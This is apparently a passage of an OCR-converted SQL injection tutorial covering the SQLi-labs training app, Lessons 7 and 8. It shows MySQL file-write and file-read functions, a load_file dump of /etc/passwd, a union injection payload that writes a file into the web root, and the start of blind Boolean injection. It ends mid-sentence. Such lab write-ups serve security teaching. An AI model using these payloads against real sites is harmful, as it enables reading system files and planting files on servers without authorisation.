
Now dump the database and ask mysql to write it into a file by using a function called outfile, so the query is

select * from users into outfile "/tmp/tests.txt"



```
| uagents          |
| users            |
+------------------+
4 rows in set (0.00 sec)

mysql> select * from users;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
+----+----------+------------+
8 rows in set (0.01 sec)

mysql> select * from users into outfile "/tmp/test.txt";
Query OK, 8 rows affected (0.00 sec)

mysql>
```


Let us see the content of the test.txt file.



```
orbit-dhakkan
OSL_PIPE_1001_SingleOfficeIPC_a65ebb34c6ed35acf2c5fa259c1409e
passwd
passwd1
pulse-KWTF8FRpg9ai
screenlets
serverauth.9H4CqBd13S
server-B20D7FC79C7F597315E3E501AEF10E0D866E8E92.xkm
server-F8D9B4EE1D9075AF4B1C23C75362EE93E14954A0.xkm
ssh-oykVNl1604
test.txt
virtual-dhakkan.JrSGTg
VMwareDnD
vmware-root
dhakkan@bt:/tmp$ cat test.txt
1       Dumb    Dumb
2       Angelina        I-kill-you
3       Dummy   p@ssword
4       secure  crappy
5       stupid  stupidity
6       superman        genious
7       batman  mob!le
8       admin   admin
dhakkan@bt:/tmp$
```

There is another function, which is known as dump file. Dump file uses only a single row so we have to give it a limit for dumping the database:


select * from users limit 0,1 into dumpfile "/tmp/test2.txt"



```
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
+----+----------+------------+
8 rows in set (0.01 sec)

mysql> select * from users into outfile "/tmp/test.txt";
Query OK, 8 rows affected (0.00 sec)

mysql> select * from users into dumpfile "/tmp/test1.txt";
ERROR 1172 (42000): Result consisted of more than one row
mysql> select * from users limit 0,1 into dumpfile "/tmp/test1.txt";
ERROR 1086 (HY000): File '/tmp/test1.txt' already exists
mysql> select * from users limit 0,1 into dumpfile "/tmp/test2.txt";
Query OK, 1 row affected (0.00 sec)

mysql>
```


Another function which is used is load file. It is used for loading files from the file system into mysql. Here is the query:

select load_file("etc/passwd");



```
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
+----+----------+------------+
8 rows in set (0.01 sec)

mysql> select * from users into outfile "/tmp/test.txt";
Query OK, 8 rows affected (0.00 sec)

mysql> select * from users into dumpfile "/tmp/test1.txt";
ERROR 1172 (42000): Result consisted of more than one row
mysql> select * from users limit 0,1 into dumpfile "/tmp/test1.txt";
ERROR 1086 (HY000): File '/tmp/test1.txt' already exists
mysql> select * from users limit 0,1 into dumpfile "/tmp/test2.txt";
Query OK, 1 row affected (0.00 sec)

mysql> select load_file("/etc/passwd");
```

It has dumped the passwd file.




```
dhakkan:x:1001:1001::/home/dhakkan:/bin/bash
dk:x:1002:1002::/home/dk:/bin/sh
 |
+-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Combine both of them and dump the combination into an outfile.


The query is

select load_file("etc/passwd") into outfile "tmp/test4.txt";



```
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------+
1 row in set (0.00 sec)

mysql> select load_file("/etc/passwd") into outfile "/etc/test4.txt";
ERROR 1 (HY000): Can't create/write to file '/etc/test4.txt' (Errcode: 13)
mysql> select load_file("/etc/passwd") into outfile "/tmp/test4.txt";
Query OK, 1 row affected (0.00 sec)

mysql>
```


Let us see the test4.txt file:



```
www-data:x:33:33:www-data:/var/www:/bin/sh\
backup:x:34:34:backup:/var/backups:/bin/sh\
list:x:38:38:Mailing List Manager:/var/list:/bin/sh\
irc:x:39:39:ircd:/var/run/ircd:/bin/sh\
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh\
libuuid:x:100:101::/var/lib/libuuid:/bin/sh\
syslog:x:101:103::/home/syslog:/bin/false\
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin\
landscape:x:103:108::/var/lib/landscape:/bin/false\
messagebus:x:104:112::/var/run/dbus:/bin/false\
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh\
mysql:x:105:113::/var/lib/mysql:/bin/false\
avahi:x:106:114::/var/run/avahi-daemon:/bin/false\
snort:x:107:115:Snort IDS:/var/log/snort:/bin/false\
statd:x:108:65534::/var/lib/nfs:/bin/false\
usbmux:x:109:46::/home/usbmux:/bin/false\
pulse:x:110:116::/var/run/pulse:/bin/false\
rtkit:x:111:117::/proc:/bin/false\
festival:x:112:29::/home/festival:/bin/false\
postgres:x:1000:1000::/home/postgres:/bin/sh\
dhakkan:x:1001:1001::/home/dhakkan:/bin/bash\
dk:x:1002:1002::/home/dk:/bin/sh\

dhakkan@bt:/tmp$
```

Now come to the front end part and type in this query into the address bar:


?id=2′)) union select 1,2,3 into outfile "/var/www/sqli-labs/Less-7/union2.txt" –+



```
localhost/sqli-labs/Less-7/?id=2')) union select 1,2,3 into outfile "/var/www/sqli-labs/Less-7/union2.txt" --+
```

Welcome Dhakkan
You have an error in your SQL syntax

Now check the union2.txt file:




```
localhost/sqli-labs/Less-7/union2.txt

2       Angelina        I-kill-you
1       2       3
```

In this way, we can change the string to get more information, such as database version, current user, etc., as we already did in the previous lessons.

Lesson 8: Blind Boolean-based single quotes

In this lesson we will learn to perform blind injections. Let us start from enumeration and try to break the query:


?id=1′ ?id=1)


s-8 Blind- Boolian- Single Q...
localhost/sqli-labs/Less-8/?id='
able Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
Welcome Dhakkan
SQLI DUMB SERIES-8

After injecting some queries we see that we do not have an error message on the screen. Hence we are not sure here that the injection exists on this page or not. That is why this type of injection is called blind injection. There are two types of blind injection, Boolean-based and time-based injections.

Let us start from the basics; start mysql and select the default database:

use security;




```
dhakkan@bt:~$ mysql -u root -ptoor
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 147
Server version: 5.1.62-0ubuntu0.10.04.1 (Ubuntu)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use security;
Reading table information for completion of table and column names
```

```
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Now we introduce a new function, length:

select

length(database());




```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use security;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select database();
+------------+
| database() |
+------------+
| security   |
+------------+
1 row in set (0.00 sec)

mysql> select length(database());
+--------------------+
| length(database()) |
+--------------------+
|                  8 |
+--------------------+
1 row in set (0.00 sec)

mysql>
```

Let us ask the database some small questions like what is the first character of the database. If the first character of the database is S, it will return a reply which is true. If the second character is A, then the database will reply false, since A

does not belong to the database name, but E also gives true. Now we use another technique, in which we change the way of querying the database and it responds back. There is a function to break up the strings into part; it is called sub string. The query is

